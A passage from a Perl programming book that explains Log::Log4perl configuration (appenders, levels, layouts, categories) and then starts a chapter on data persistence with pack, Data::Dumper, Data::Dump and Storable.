before the filename, just as I would with Perl's `open`. This example does the same thing as the previous one, save that its output goes to *error_log*. In `Log::Log4perl` parlance, I've configured an *appender*:

```
#!/usr/bin/perl
# log4perl_easy2.pl

use Log::Log4perl qw(:easy);

Log::Log4perl->easy_init(
    {
    level => $ERROR,
    file  => '>> error_log',
    }
    );

ERROR( "I've got something to say!" );
```

I can change my program a bit. Perhaps I want to have some debugging messages. I can use the `DEBUG` function for those. When I set the target for the message, I use the special filename *STDERR*, which stands in for standard error:

```
#!/usr/bin/perl
# log4perl_easy3.pl

use strict;
use warnings;

use Log::Log4perl qw(:easy);

Log::Log4perl->easy_init(
    {
    level => $ERROR,
    file  => ">> error_log",
    },

    {
    level => $DEBUG,
    file  => "STDERR",
    }
    );

ERROR( "I've got something to say!" );

DEBUG( "Hey! What's going on in there?" );
```

My error messages go to the file and my debugging messages go to the standard error. However, I get both on the screen!

```
2006/10/22 20:02:45 I've got something to say!
2006/10/22 20:02:45 Hey! What's going on in there?
```

The messages are hierarchical; therefore, configuring a message level, such as `$DEBUG`, means that messages for that level and all lower levels reach that appender. `Log::Log4perl` defines six levels, where debugging is the highest level (i.e., I get the most output from it). The `TRACE` level gets the messages for all levels, whereas the `ERROR` level gets the messages for itself and `FATAL`. Here are the levels and their hierarchy:

- `TRACE`
- `DEBUG`
- `INFO`
- `WARN`
- `ERROR`
- `FATAL`

Keep in mind, though, that I'm really configuring the appenders, all of which get a chance to log the output. Each appender looks at the message and figures out if it should log it. In the previous example, both the *error_log* and `STDERR` appenders knew that they logged messages at the `ERROR` level, so the `ERROR` messages showed up in both places. Only the `STDERR` appender thinks it should log messages at the `DEBUG` level, so the `DEBUG` messages only show up on screen.

Subroutine Arguments

I don't have to be content with simply logging messages, though. Instead of a string argument, I give the logging routines an anonymous subroutine to execute. This subroutine will only run when I'm logging at that level. I can do anything I like in the subroutine, and the return value becomes the log message:

```
#!/usr/bin/perl
# log4perl_runsub.pl

use strict;
use warnings;

use Log::Log4perl qw(:easy);

Log::Log4perl->easy_init(
    {
    level => $DEBUG,
    file  => "STDERR",
    }
    );

DEBUG( sub {
    print "Here I was!";      # To STDOUT
    return "I was debugging!" # the log message
    } );
```

I can also use a subroutine reference to avoid creating a large string argument. For instance, I might want to use `Data::Dumper` to show a big data structure. If I call `Dumper` in the argument list, Perl calls it, creates the big string, then uses that as the argument to `DEBUG` even before it knows if `DEBUG` will do anything:

```
use Data::Dumper;

# always calls Dumper()
DEBUG( Dumper( \%big_data_structure ) );
```

If I use a subroutine reference, `DEBUG` only runs the subroutine reference if it's going to log the message:

```
DEBUG( sub { Dumper( \%big_data_structure ) } );
```

Configuring Log4perl

The "easy" technique I used earlier defined a default logger that it used. For more control, I can create my own directly. In most applications, this is what I'm going to do. This happens in two parts. First, I'll load `Log::Log4perl` and configure it. Second, I'll get a logger instance.

To load my own configuration, I replace my earlier call to `easy_init` with `init`, which takes a filename argument. Once I've initialized my logger, I still need to get an instance of the logger (since I can have several instances going at the same time) by calling `get_logger`. The `easy_init` method did this for me, but now that I want more flexibility I have a bit more work to do. I put my instance in `$logger` and have to call the message methods, such as `error`, on that instance:

```
#!/usr/bin/perl
# root_logger.pl

use Log::Log4perl;

Log::Log4perl::init( 'root_logger.conf' );

my $logger = Log::Log4perl->get_logger;

$logger->error( "I've got something to say!" );
```

Now I have to configure `Log::Log4perl`. Instead of `easy_init` making all of the decisions for me, I do it myself. For now, I'm going to stick with a single root logger. `Log::Log4perl` can have different loggers in the same program, but I'm going to ignore those. Here's a simple configuration file that mimics what I was doing before: appending messages at or below the `ERROR` level to a file *error_log*:

```
# root_logger.conf
log4perl.rootLogger              = ERROR, myFILE

log4perl.appender.myFILE          = Log::Log4perl::Appender::File
log4perl.appender.myFILE.filename = error_log
log4perl.appender.myFILE.mode     = append
log4perl.appender.myFILE.layout   = Log::Log4perl::Layout::PatternLayout
log4perl.appender.myFILE.layout.ConversionPattern = [%p] (%F line %L) %m%n
```

The first line configures `rootLogger`. The first argument is the logging level, and the second argument is the appender to use. I make up a name that I want to use, and `myFILE` seems good enough.

After I configure the logger, I configure the appender. Before I start there is no appender, even though I've named one (`myFILE`), and although I've given it a name, nothing really happens. I have to tell `Log4perl` what `myFILE` should do.

First, I configure `myFILE` to use `Log::Log4perl::Appender::File`. I could use any of the appenders that come with the module (and there are many), but I'll keep it simple. Since I want to send it to a file, I have to tell `Log::Log4perl::Appender::File` which file to use and which mode it should use. As with my easy example, I want to append to `error_log`. I also have to tell it what to write to the file.

I tell the appender to use `Log::Log4perl::Layout::PatternLayout` so I can specify my own format for the message, and since I want to use that, I need to specify the pattern. The pattern string is similar to `sprintf`, but `Log::Log4perl` takes care of the `%` placeholders for me (Table 12-1). From the placeholders in the documentation, I choose the pattern:

```
[%p] (%F line %L) %m%n
```

This pattern gives me an error message that includes the error level (`%p` for priority), the filename and line number that logged the message (`%F` and `%L`), the message (`%m`), and finally a newline `%n`:

```
[ERROR] (root_logger.pl line 10) I've got something to say!
```

I have to remember that newline, because the module doesn't make any assumptions about what I'm doing with the message. There has been a recurring debate about this, and I think the module does it right: it does what I say rather than making me adapt to it. I just have to remember to add newlines myself, either in the format or in the messages.

Table 12-1. PatternLayout placeholders

Placeholder	Description
`%c`	Category of the message
`%C`	Package (class) name of the caller
`%d`	Date and time as YYYY/MM/DD HH:MM:SS
`%F`	Filename
`%H`	Hostname
`%l`	Shortcut for `%c %f (%L)`
`%L`	Line number
`%m`	The message
`%M`	Method or function name
`%n`	Newline
`%p`	Priority (e.g., `ERROR`, `DEBUG`, `INFO`)
`%P`	Process ID
`%r`	Milliseconds since program start
`%R`	Number of milliseconds elapsed from last logging event to current logging event
`%T`	A stack trace of functions called
`%x`	The topmost Nested Diagnostic Context
`%X{key}`	The entry "key" of the Mapped Diagnostic Context
`%%`	A literal percent (%) sign

Adding my own information

I can put anything I like in my log message and use the `%m` placeholder to insert that string into the log, but I just get the single string. I can't expand the placeholder to define my own, but I can use the *Nested Diagnostic Context* (NDC) or the *Mapped Diagnostic Context* (MDC) to place information with `%x` and `%X{key}` respectively.

The Nested Diagnostic Context is a stack. I can add strings to this stack and access them in my log pattern. With just `%x`, I get all the strings I've added, separated by spaces. I create this configuration:

```
#log4perl.conf
log4perl.rootLogger = INFO, Screen
log4perl.appender.Screen = Log::Log4perl::Appender::Screen
log4perl.appender.Screen.layout = Log::Log4perl::Layout::PatternLayout
log4perl.appender.Screen.layout.ConversionPattern = [%x] %m%n
```

In my program, I use `Log::Log4perl::NDC->push` to add a string to the NDC stack. In this program, I only add one string:

```
use Log::Log4perl;

Log::Log4perl->init( 'log4perl.conf' );

my $logger = Log::Log4perl->get_logger;
Log::Log4perl::NDC->push( 'Buster' );

$logger->info( 'info level' );
```

The log output shows `Buster` replaced `%x`:

```
[Buster] info level
```

I can add more strings and they will all show up, separated by spaces:

```
use Log::Log4perl;

Log::Log4perl->init( 'log4perl.conf' );

my $logger = Log::Log4perl->get_logger;
Log::Log4perl::NDC->push( 'Buster' );
Log::Log4perl::NDC->push( 'Mimi' );
```

Now I see both strings:

```
[Buster Mimi] info level
```

`Log::Log4perl` has methods to manipulate the stack, too. I don't like the stack for most things. I use it when each item in the stack is the same sort of information, such as all usernames, that can appear multiple times rather than trying to keep track of different information, such as IP addresses and baseball scores, at the same time.

I'd rather have a hash, which is what the MDC does. To place a value from the MDC into a log message, I use `%X{key}`:

```
log4perl.appender.Screen.layout.ConversionPattern = [%X{Cat}] %m%n
```

In this program, I have two keys in the MDC:

```
use Log::Log4perl;

Log::Log4perl->init( 'log4perl.conf' );

my $logger = Log::Log4perl->get_logger;
Log::Log4perl::MDC->put( 'Cat', 'Buster' );
Log::Log4perl::MDC->put( 'Dog', 'Droopy' );


$logger->info( 'info level' );
```

Since I only access the `Cat` key in my log pattern, my output only shows that:

```
[Buster] info level
```

This way, I can track many different things and let the logger decide later which ones it wants to use.

Persistent Configuration

If I'm using this in a persistent program, such as something run under mod_perl, I don't need to load the configuration file every time. I can tell `Log::Log4perl` not to reload it if it's already done it. The `init_once` method loads the configuration one time only:

```
Log::Log4perl::init_once( 'logger.conf' );
```

Alternatively, I might want `Log::Log4perl` to continually check the configuration file and reload it when it changes. That way, by changing the configuration file—and the configuration file only (remember that I promised I could do this without changing the program)—I can affect the logging behavior while the program is still running. For instance, I might want to crank up the logging level to see more messages (or send them to different places). The second argument to `init_and_watch` is the refresh time, in seconds:

```
Log::Log4perl::init_and_watch( 'logger.conf', 30 );
```

Logging Categories

When I turn on logging, I don't always want to turn it on for the entire program. Perhaps I need to pay attention to only one part of the program. Instead of using the `rootLogger`, I can define *categories* and configure them separately. A category is really a logger that's confined to a particular component.

In the configuration file, I replace `rootLogger` with a name that I choose and configure it as I did earlier. Different categories can share the same appender. In this example, I defined three categories, two of which share the `CSV` appender:

```
# category_logger.conf
log4perl.category.someCategory = WARN, CSV
log4perl.category.someOtherCategory = FATAL, CSV
log4perl.category.anotherCategory = INFO, DBI

...CSV appender config...

...DBI appender config...
```

In my program, I access these category loggers by specifiying their names in my call to `get_logger`:

```
my $someCategory = Log::Log4perl->get_logger( 'someCategory' );
$someCategory->error( 'This is from someCategory' );

my $anotherCategory = Log::Log4perl->get_logger( 'anotherCategory' );
$anotherCategory->error( 'This is from anotherCategory' );
```

I like to name my logging instance variables after the category name, and since the configuration file looks like Java (coming from Log4j), some CamelCase sneaks into my program.

I like to create categories for each of the modules in my application. I can turn on logging per module. `Log::Log4perl` lets me use the `::` as a separator in the configuration:

```
log4perl.category.My::Module = WARN, CSV
log4perl.category.Our::Module = FATAL, CSV
log4perl.category.Your::Module = INFO, DBI
```

The colons are the same as dots, so this configuration is the same:

```
log4perl.category.My.Module = WARN, CSV
log4perl.category.Our.Module = FATAL, CSV
log4perl.category.Your.Module = INFO, DBI
```

Inside my program, I can then get the module logger without explicitly stating the package name, since I can use the `__PACKAGE__` token:

```
my $logger = Log::Log4perl->get_logger( __PACKAGE__ );
```

Categories are hierarchical

When I define categories with either the `::` or `.` separators in the name, I create hierarchies. When I log a message in a particular category, `Log::Log4perl` will apply the particular category when it logs, but after that it will look for other categories that it thinks that category inherits from.

This configuration defines two categories, `Foo` and `Foo::Bar`. The second category uses the `.` to separate `Foo` and `Bar`, so it inherits from `Foo`. Messages to `Foo.Bar` will also log in `Foo`. This configuration defines separate appenders for each of them, with the difference only being the `ConversionPattern` in the last line of configuration for each appender:

```
log4perl.category.Foo          = DEBUG, FooScreen
log4perl.category.Foo.Bar      = INFO, FooBarScreen

log4perl.appender.FooScreen = Log::Log4perl::Appender::Screen
log4perl.appender.FooScreen.layout = Log::Log4perl::Layout::PatternLayout
log4perl.appender.FooScreen.layout.ConversionPattern = FooScreen %c [%p] %m%n

log4perl.appender.FooBarScreen = Log::Log4perl::Appender::Screen
log4perl.appender.FooBarScreen.layout = Log::Log4perl::Layout::PatternLayout
log4perl.appender.FooBarScreen.layout.ConversionPattern =
FooBarScreen %c [%p] %m%n
```

Here's a program that logs each level (except `FATAL`!) in both categories. I access each category logger in its own variable and call each level:

```
#!/usr/bin/perl
# hierarchical logging
use Log::Log4perl;

my $file = 'categories.conf';

Log::Log4perl->init( $file );

my $foo = Log::Log4perl->get_logger( 'Foo' );
my $foo_bar = Log::Log4perl->get_logger( 'Foo::Bar' );

$foo->error( 'error from foo' );
$foo->warn( 'warn from foo' );
$foo->info( 'info from foo' );
$foo->debug( 'debug from foo' );
$foo->trace( 'trace from foo' );

$foo_bar->error( 'error from foo_bar' );
$foo_bar->warn( 'warn from foo_bar' );
$foo_bar->info( 'info from foo_bar' );
$foo_bar->debug( 'debug from foo_bar' );
$foo_bar->trace( 'trace from foo_bar' );
```

The output shows that some log messages show up twice. First, the `FooScreen` messages show up. Those are from the messages I log with `$foo`. After those, I see my first line that starts with `FooBarScreen`. That's from my first call with `$foo_bar`. Right after that line is the same log message but from `FooScreen`. After logging in `Foo.Bar`, `Log::Log4perl` walked up the hierarchy to log the same thing in `Foo`:

```
FooScreen Foo [ERROR] error from foo
FooScreen Foo [WARN] warn from foo
FooScreen Foo [INFO] info from foo
FooScreen Foo [DEBUG] debug from foo
FooBarScreen Foo.Bar [ERROR] error from foo_bar
FooScreen Foo.Bar [ERROR] error from foo_bar
FooBarScreen Foo.Bar [WARN] warn from foo_bar
FooScreen Foo.Bar [WARN] warn from foo_bar
FooBarScreen Foo.Bar [INFO] info from foo_bar
FooScreen Foo.Bar [INFO] info from foo_bar
```

In that example, the level in `Foo` was `DEBUG`, so it was a lower level than that in `Foo.Bar`. Still, the `Foo` category, when inherited, logged the same messages as the original category despite its own setting. It's the bottom category that decides the level.

Other Log::Log4perl Features

I've only shown the very basics of `Log::Log4perl`. It's much more powerful than that, and there are already many excellent tutorials out there. Since `Log::Log4perl` started life as Log4j, a Java library, it maintains a lot of the same interface and configuration details, so you might read the Log4j documentation or tutorials too.

Having said that, I want to mention one last feature. Since `Log::Log4perl` is written in Perl, I can use Perl hooks in my configuration to dynamically affect the configuration. For instance, `Log::Log4perl::Appender::DBI` sends messages to a database, but I'll usually need a username and password to write to the database. I don't want to store those in a file, so I grab them from the environment. In this example of an appender, I pull that information from `%ENV`. When `Log::Log4perl` sees that I've wrapped a configuration value in `sub { }`, it executes it as Perl code:

```
# dbi-logger.conf
log4perl.rootLogger = WARN, CSV
log4perl.appender.CSV                 = Log::Log4perl::Appender::DBI
log4perl.appender.CSV.datasource      = DBI:CSV:f_dir=.
log4perl.appender.CSV.username        = sub { $ENV{CSV_USERNAME} }
log4perl.appender.CSV.password        = sub { $ENV{CSV_PASSWORD} }
log4perl.appender.CSV.sql             = \
   insert into csvdb                   \
   (pid, level, file, line, message) values (?,?,?,?,?)

log4perl.appender.CSV.params.1        = %P
log4perl.appender.CSV.params.2        = %p
log4perl.appender.CSV.params.3        = %F
log4perl.appender.CSV.params.4        = %L
log4perl.appender.CSV.usePreparedStmt = 1

log4perl.appender.CSV.layout          = Log::Log4perl::Layout::NoopLayout
log4perl.appender.CSV.warp_message    = 0
```

My program to use this new logger is the same as before, although I add some initialization in a `BEGIN` block to create the database file if it isn't already there:

```
#!/usr/bin/perl
# log4perl_dbi.pl

use Log::Log4perl;

Log::Log4perl::init( 'dbi_logger.conf' );

my $logger = Log::Log4perl->get_logger;

$logger->warn( "I've got something to say!" );

BEGIN {
    # create the database if it doesn't already exist
    unless( -e 'csvdb' ) {
        use DBI;

        $dbh = DBI->connect("DBI:CSV:f_dir=.")
                        or die "Cannot connect: " . $DBI::errstr;
        $dbh->do(<<"HERE") or die "Cannot prepare: " . $dbh->errstr();
            CREATE TABLE csvdb (
                pid INTEGER,
```

```
                level   CHAR(64),
                file    CHAR(64),
                line    INTEGER,
                message CHAR(64)
                )
            HERE

        $dbh->disconnect();
        }
    }
```

I can do much more complex things with the Perl hooks available in the configuration files as long as I can write the code to do it.

Summary

I can easily add logging to my programs with `Log::Log4perl`, a Perl version of the Log4j package. I can use the easy configuration, or specify my own complex configuration. Once configured, I call subroutines or methods to make a message available to `Log::Log4perl`, which decides where to send the message or if it should ignore it. I just have to send it the message.

Further Reading

The Log4perl project has Log4Perl FAQs, tutorials, and other support resources for the package. Most of the basic questions are about using the module, such as "How do I rotate log files automatically?" The project is also on GitHub.

Michael Schilli wrote about Log4perl on Perl.com in the article "Retire Your Debugger, Log Smartly with Log::Log4perl!"

Log4Perl is closely related to Log4j, the Java logging library, so you do things the same way in each. You can find good tutorials and documentation for Log4j that you might be able to apply to Log4perl.

CHAPTER 13
Data Persistence

I want my programs to be able to share their data, or even reuse those data on their next run. For big applications, that might mean that I use a database server such as PostgreSQL or MariaDB, but that also means every application needs access to the database, whether that involves getting the permission to use it or being online to reach it. There are plenty of books that cover those solutions, but not many cover the other situations that don't need that level of infrastructure.

In this chapter, I cover the lightweight solutions that don't require a database server or a central resource. Instead, I can store data in regular files and pass those around liberally. I don't need to install a database server, add users, create a web service, or keep everything running. My program output can become the input for the next program in a pipeline.

Perl-Specific Formats

Perl-specific formats output data that makes sense only to a single programming language and are practically useless to other programming languages. That's not to say that some other programmer can't read it, just that they might have to do a lot of work to create a parser to understand it.

pack

The `pack` built-in takes data and turns it into a single string according to a template that I provide. It's similar to `sprintf`, although as the `pack` name suggests, the output string uses space as efficiently as it can:

```
#!/usr/bin/perl
# pack.pl

my $packed = pack( 'NCA*',  31415926, 32, 'Perl' );

print 'Packed string has length [' . length( $packed ) . "]\n";
print "Packed string is [$packed]\n";
```

The string that pack creates in this case is shorter than just stringing together the characters that make up the data, and it is certainly not as easy to read for humans:

```
Packed string has length [9]
Packed string is [ö^ Perl]
```

The format string NCA* has one (Latin) letter for each of the rest of my arguments to pack, with an optional modifier, in this case the *, after the last letter. My template tells pack how I want to store my data. The N treats its argument as a network-order unsigned long. The C treats its argument as an unsigned char, and the A treats its argument as an ASCII character. After the A I use a * as a *repeat count* to apply it to all the characters in its argument. Without the *, I would only pack the first character in Perl.

Once I have my packed string, I can write it to a file, send it over a socket, or do anything else I can with a chunk of data. When I want to get back my data, I use unpack with the same template string:

```
my( $long, $char, $ascii ) = unpack( "NCA*", $packed );

print <<"HERE";
Long: $long
Char: $char
ASCII: $ascii
HERE
```

As long as I've done everything correctly, I get back the data I started with:

```
Long: 31415926
Char: 32
ASCII: Perl
```

There are many other formats I can use in the template string, including many sorts of number format and storage. If I want to inspect a string to see exactly what's in it, I can unpack it with the H format to turn it into a hex string. I don't have to unpack the string in $packed with the same template I used to create it:

```
my $hex = unpack( "H*", $packed );
print "Hex is [$hex]\n";
```

I can now see the hex values for the individual bytes in the string:

```
Hex is [01df5e76205065726c]
```

Fixed-Length Records

Since I can control the length of the packed string through its template, I can pack several data together to form a record for a flat-file database that I can randomly access. Suppose my record comprises the ISBN, title, and author for a book. I can use three different `A` formats, giving each a length specifier. For each length, `pack` will either truncate the argument if it is too long or pad it with spaces if it's shorter:

```
#!/usr/bin/perl
# isbn_record.pl
my( $isbn, $title, $author ) = (
    '0596527241', 'Mastering Perl', 'brian d foy'
    );

my $record = pack( "A10 A20 A20", $isbn, $title, $author );

print "Record: [$record]\n";
```

The record is exactly 50 characters long, no matter which data I give it:

```
Record: [144939311XMastering Perl      brian d foy         ]
```

When I store this in a file along with several other records, I always know that the next 50 bytes is another record. The `seek` built-in puts me in the right position, and I can read an exact number of bytes with `sysread`:

```
open my $fh, '<', 'books.dat' or die ...;

sysseek $fh, 50 * $ARGV[0], 0;   # move to right record

sysread $fh, my( $record ), 50;  # read next record
```

Unpacking Binary Formats

The `unpack` built-in is handy for reading binary formats quickly. Here's a bit of code to read Bitmap (PBM) data from the `Image::Info` distribution. The `while` loop reads a chunk of 8 bytes and unpacks them as a long and a 4-character ASCII string. The number is the length of the next block of data, and the string is the block type. Further in, the subroutine uses even more `unpack`s:

```
package Image::Info::BMP;

use constant _CAN_LITTLE_ENDIAN_PACK => $] >= 5.009002;

sub process_file {
    my($info, $source, $opts) = @_;
    my(@comments, @warnings, @header, %info, $buf, $total);

    read($source, $buf, 54) == 54 or die "Can't reread BMP header: $!";
    @header = unpack((_CAN_LITTLE_ENDIAN_PACK
              ? "vVv2V2Vl<v2V2V2V2"
```

```
                : "vVv2V2V2v2V2V2V2"
              ), $buf);
    $total += length($buf);

    ...;
}
```

Data::Dumper

With almost no effort I can serialize Perl data structures as (mostly) human-readable text. The `Data::Dumper` module, which comes with Perl, turns its arguments into Perl source code in a way that I can later turn back into the original data. I give its `Dumper` function a list of references to stringify:

```
#!/usr/bin/perl
# data_dumper.pl

use Data::Dumper qw(Dumper);

my %hash = qw(
    Fred    Flintstone
    Barney  Rubble
    );

my @array = qw(Fred Barney Betty Wilma);

print Dumper( \%hash, \@array );
```

The program outputs text that represents the data structures as Perl code:

```
$VAR1 = {
    'Barney' => 'Rubble',
    'Fred' => 'Flintstone'
    };
$VAR2 = [
    'Fred',
    'Barney',
    'Betty',
    'Wilma'
    ];
```

I have to remember to pass it references to hashes or arrays; otherwise, Perl passes `Dumper` a flattened list of the elements, and `Dumper` won't be able to preserve the data structures. If I don't like the variable names, I can specify my own. I give `Data::Dumper->new` an anonymous array of the references to dump and a second anonymous array of the names to use for them:

```
#!/usr/bin/perl
# data_dumper_named.pl

use Data::Dumper;
```

```
my %hash = qw(
    Fred    Flintstone
    Barney  Rubble
    );

my @array = qw(Fred Barney Betty Wilma);

my $dd = Data::Dumper->new(
    [ \%hash, \@array ],
    [ qw(hash array) ]
    );

print $dd->Dump;
```

I can then call the `Dump` method on the object to get the stringified version. Now my references have the name I gave them:

```
$hash = {
    'Barney' => 'Rubble',
    'Fred' => 'Flintstone'
    };
$array = [
    'Fred',
    'Barney',
    'Betty',
    'Wilma'
    ];
```

The stringified version isn't the same as what I had in the program, though. I had a hash and an array before, but now I have scalars that hold references to those data types. If I prefix my names with an asterisk in my call to `Data::Dumper->new`, `Data::Dumper` stringifies the data with the right names and types:

```
my $dd = Data::Dumper->new(
    [ \%hash, \@array ],
    [ qw(*hash *array) ]
    );
```

The stringified version no longer has references:

```
%hash = (
    'Barney' => 'Rubble',
    'Fred' => 'Flintstone'
    );
@array = (
    'Fred',
    'Barney',
    'Betty',
    'Wilma'
    );
```

I can then read these stringified data back into the program, or even send them to another program. It's already Perl code, so I can use the string form of `eval` to run it. I've saved the previous output in *data-dumped.txt*, and now I want to load it into my program. By using `eval` in its string form, I execute its argument in the same lexical scope. In my program I define `%hash` and `@array` as lexical variables but don't assign anything to them. Those variables get their values through the `eval`, and `strict` has no reason to complain:

```
#!/usr/bin/perl
# data_dumper_reload.pl
use strict;

my $data = do {
    if( open my $fh, '<', 'data-dumped.txt' ) { local $/; <$fh> }
    else { undef }
    };

my %hash;
my @array;

eval $data;

print "Fred's last name is $hash{Fred}\n";
```

Since I dumped the variables to a file, I can also use `do`. We covered this partially in *Intermediate Perl*, although in the context of loading subroutines from other files. We advised against it then, because `require` or `use` work better for that. In this case we're reloading data and the `do` built-in has some advantages over `eval`. For this task, `do` takes a filename, and it can search through the directories in `@INC` to find that file. When it finds it, it updates `%INC` with the path to the file. This is almost the same as `require`, but `do` will reparse the file every time, whereas `require` or `use` only do that the first time. They both set `%INC`, so they know when they've already seen the file and don't need to do it again. Unlike `require` or `use`, `do` doesn't mind returning a false value, either. If `do` can't find the file, it returns `undef` and sets `$!` with the error message. If it finds the file but can't read or parse it, it returns `undef` and sets `$@`. I modify my previous program to use `do`:

```
#!/usr/bin/perl
# data_dumper_reload_do.pl
use strict;

use Data::Dumper;

my $file = "data-dumped.txt";
print "Before do, \$INC{$file} is [$INC{$file}]\n";

{
no strict 'vars';
```

```
do $file;
print "After do, \$INC{$file} is [$INC{$file}]\n";

print "Fred's last name is $hash{Fred}\n";
}
```

When I use do, I lose out on one important feature of eval. Since eval executes the code in the current context, it can see the lexical variables that are in scope. Since do can't do that, it's not strict safe and it can't populate lexical variables.

I find the dumping method especially handy when I want to pass around data in email. One program, such as a CGI program, collects the data for me to process later. I could stringify the data into some format and write code to parse that later, but it's much easier to use Data::Dumper, which can also handle objects. I use my Business::ISBN module to parse a book number, then use Data::Dumper to stringify the object, so I can use the object in another program. I save the dump in *isbn-dumped.txt*:

```
#!/usr/bin/perl
# data_dumper_object.pl

use Business::ISBN;
use Data::Dumper;

my $isbn = Business::ISBN->new( '0596102062' );

my $dd = Data::Dumper->new( [ $isbn ], [ qw(isbn) ] );


open my $fh, '>', 'isbn-dumped.txt'
    or die "Could not save ISBN: $!";

print $fh $dd->Dump();
```

When I read the object back into a program, it's like it's been there all along, since Data::Dumper outputs the data inside a call to bless:

```
$isbn = bless( {
     'common_data' => '0596102062',
     'publisher_code' => '596',
     'group_code' => '0',
     'input_isbn' => '0596102062',
     'valid' => 1,
     'checksum' => '2',
     'type' => 'ISBN10',
     'isbn' => '0596102062',
     'article_code' => '10206',
     'prefix' => ''
   }, 'Business::ISBN10' );
```

I don't need to do anything special to make it an object, but I still need to load the appropriate module to be able to call methods on the object. Just because I can bless something into a package doesn't mean that package exists or has anything in it:

```
#!/usr/bin/perl
# data_dumper_object_reload.pl

use Business::ISBN;

my $data = do {
    if( open my $fh, '<', 'isbn_dumped.txt' ) { local $/; <$fh> }
    else { undef }
    };

my $isbn;

eval $data;  # Add your own error handling

print "The ISBN is ", $isbn->as_string, "\n";
```

Similar Modules

The `Data::Dumper` module might not be enough for every task, and there are several other modules on CPAN that do the same job a bit differently. The concept is the same: turn data into text files and later turn the text files back into data. I can try to dump an anonymous subroutine with `Data::Dumper`:

```
use Data::Dumper;

my $closure = do {
    my $n = 10;

    sub { return $n++ }
    };

print Dumper( $closure );
```

I don't get back anything useful, though. `Data::Dumper` knows it's a subroutine, but it can't say what it does:

```
$VAR1 = sub { "DUMMY" };
```

The `Data::Dump::Streamer` module can handle this situation to a limited extent:

```
use Data::Dump::Streamer;

my $closure = do {
    my $n = 10;

    sub { return $n++ }
    };


print Dump( $closure );
```

Since `Data::Dump::Streamer` serializes all of the code references in the same scope, all of the variables to which they refer show up in the same scope. There are some ways around that, but they may not always work:

```
my ($n);
$n = 10;
$CODE1 = sub {
    return $n++;
    };
```

If I don't like the variables `Data::Dumper` has to create, I might want to use `Data::Dump`, which simply creates the data:

```
#!/usr/bin/perl
use Business::ISBN;
use Data::Dump qw(dump);

my $isbn = Business::ISBN->new( '144939311X' );

print dump( $isbn );
```

The output is almost just like that from `Data::Dumper`, although it is missing the `$VARn` stuff:

```
bless({
  article_code => 9311,
  checksum => "X",
  common_data => "144939311X",
  group_code => 1,
  input_isbn => "144939311X",
  isbn => "144939311X",
  prefix => "",
  publisher_code => 4493,
  type => "ISBN10",
  valid => 1,
}, "Business::ISBN10")
```

When I `eval` this, I won't create any variables. I have to store the result of the `eval` to use the variable. The only way to get back my object is to assign the result of `eval` to `$isbn`:

```
#!/usr/bin/perl
# data_dump_reload.pl

use Business::ISBN;

my $data = do {
    if( open my $fh, '<', 'data_dump.txt' ) { local $/; <$fh> }
    else { undef }
    };

my $isbn = eval $data; # Add your own error handling

print "The ISBN is ", $isbn->as_string, "\n";
```

There are several other modules on CPAN that can dump data, so if I don't like any of these formats I have many other options.

Storable

The `Storable` module is one step up from the human-readable data dumps from the last section. The output it produces might be human-decipherable, but in general it's not for human eyes. The module is mostly written in C, and part of this exposes the architecture on which I built *perl*, and the byte order of the data will depend on the underlying architecture in some cases. On a big-endian machine I'll get different output than on a little-endian machine. I'll get around that in a moment.

The `store` function serializes the data and puts it in a file. `Storable` treats problems as exceptions (meaning it tries to `die` rather than recover), so I wrap the call to its functions in `eval` and look at the `eval` error variable `$@` to see if something serious went wrong. More minor errors, such as output errors, don't `die` and return `undef`, so I check those too and find the error in `$!` if it was related to something with the system (i.e., couldn't open the output):

```
#!/usr/bin/perl
# storable_store.pl

use Business::ISBN;
use Storable qw(store);

my $isbn = Business::ISBN->new( '0596102062' );

my $result = eval { store( $isbn, 'isbn_stored.dat' ) };

if( defined $@ and length $@ )
    { warn "Serious error from Storable: $@" }
elsif( not defined $result )
    { warn "I/O error from Storable: $!" }
```

When I want to reload the data I use `retrieve`. As with `store`, I wrap my call in `eval` to catch any errors. I also add another check in my `if` structure to ensure I get back what I expect, in this case a `Business::ISBN` object:

```
#!/usr/bin/perl
# storable_retrieve.pl

use Business::ISBN;
use Storable qw(retrieve);

my $isbn = eval { retrieve( 'isbn_stored.dat' ) };

if( defined $@ and length $@ )
    { warn "Serious error from Storable: $@" }
elsif( not defined $isbn )
    { warn "I/O error from Storable: $!" }
elsif( not eval { $isbn->isa( 'Business::ISBN' ) } )
    { warn "Didn't get back Business::ISBN object\n" }

print "I loaded the ISBN ", $isbn->as_string, "\n";
```

To get around this machine-dependent format, `Storable` can use *network order*, which is architecture-independent and is converted to the local order as appropriate. For that, `Storable` provides the same function names with a prepended `n`. Thus, to store the data in network order I use `nstore`. The `retrieve` function figures it out on its own, so there is no `nretrieve` function. In this example, I also use `Storable`'s functions to write directly to filehandles instead of a filename. Those functions have `fd` in their name:

```
my $result = eval { nstore( $isbn, 'isbn_stored.dat' ) };

open my $fh, '>', $file or die "Could not open $file: $!";
my $result = eval{ nstore_fd $isbn, $fh };

my $result = eval{ nstore_fd $isbn, \*STDOUT  };
my $result = eval{ nstore_fd $isbn, \*SOCKET  };

$isbn = eval { fd_retrieve(\*SOCKET) };
```

Now that you've seen filehandle references as arguments to `Storable`'s functions, I need to mention that it's the data from those filehandles that `Storable` affects, not the filehandles themselves. I can't use these functions to capture the state of a filehandle or socket that I can magically use later. That just doesn't work, no matter how many people ask about it on mailing lists.

Freezing Data

The `Storable` module can also `freeze` data into a scalar. I don't have to store it in a file or send it to a filehandle; I can keep it in memory, although serialized. I might store that in a database or do something else with it. To turn it back into a data structure, I use `thaw`:

```
#!/usr/bin/perl
# storable_thaw.pl

use Business::ISBN;
use Data::Dumper;
use Storable qw(nfreeze thaw);

my $isbn = Business::ISBN->new( '0596102062' );

my $frozen = eval { nfreeze( $isbn ) };

if( $@ ) { warn "Serious error from Storable: $@" }

my $other_isbn = thaw( $frozen ); # add your own error handling

print "The ISBN is ", $other_isbn->as_string, "\n";
```

This has an interesting use. Once I serialize the data, it's completely disconnected from the variables in which I was storing it. All of the data are copied and represented in the serialization. When I thaw it, the data come back into a completely new data structure that knows nothing about the previous data structure.

Before I show this copying, I'll show a *shallow copy*, in which I copy the top level of the data structure, but the lower levels are the same references. This is a common error in copying data. I think they are distinct copies, but later I discover that a change to the copy also changes the original.

I'll start with an anonymous array that comprises two other anonymous arrays. I want to look at the second value in the second anonymous array, which starts as `Y`. I look at that value in the original, and the copy before and after I make a change in the copy. I make the shallow copy by dereferencing `$AoA` and using its elements in a new anonymous array. Again, this is the naïve approach, but I've seen it quite a bit and probably have even done it myself a couple or 50 times:

```
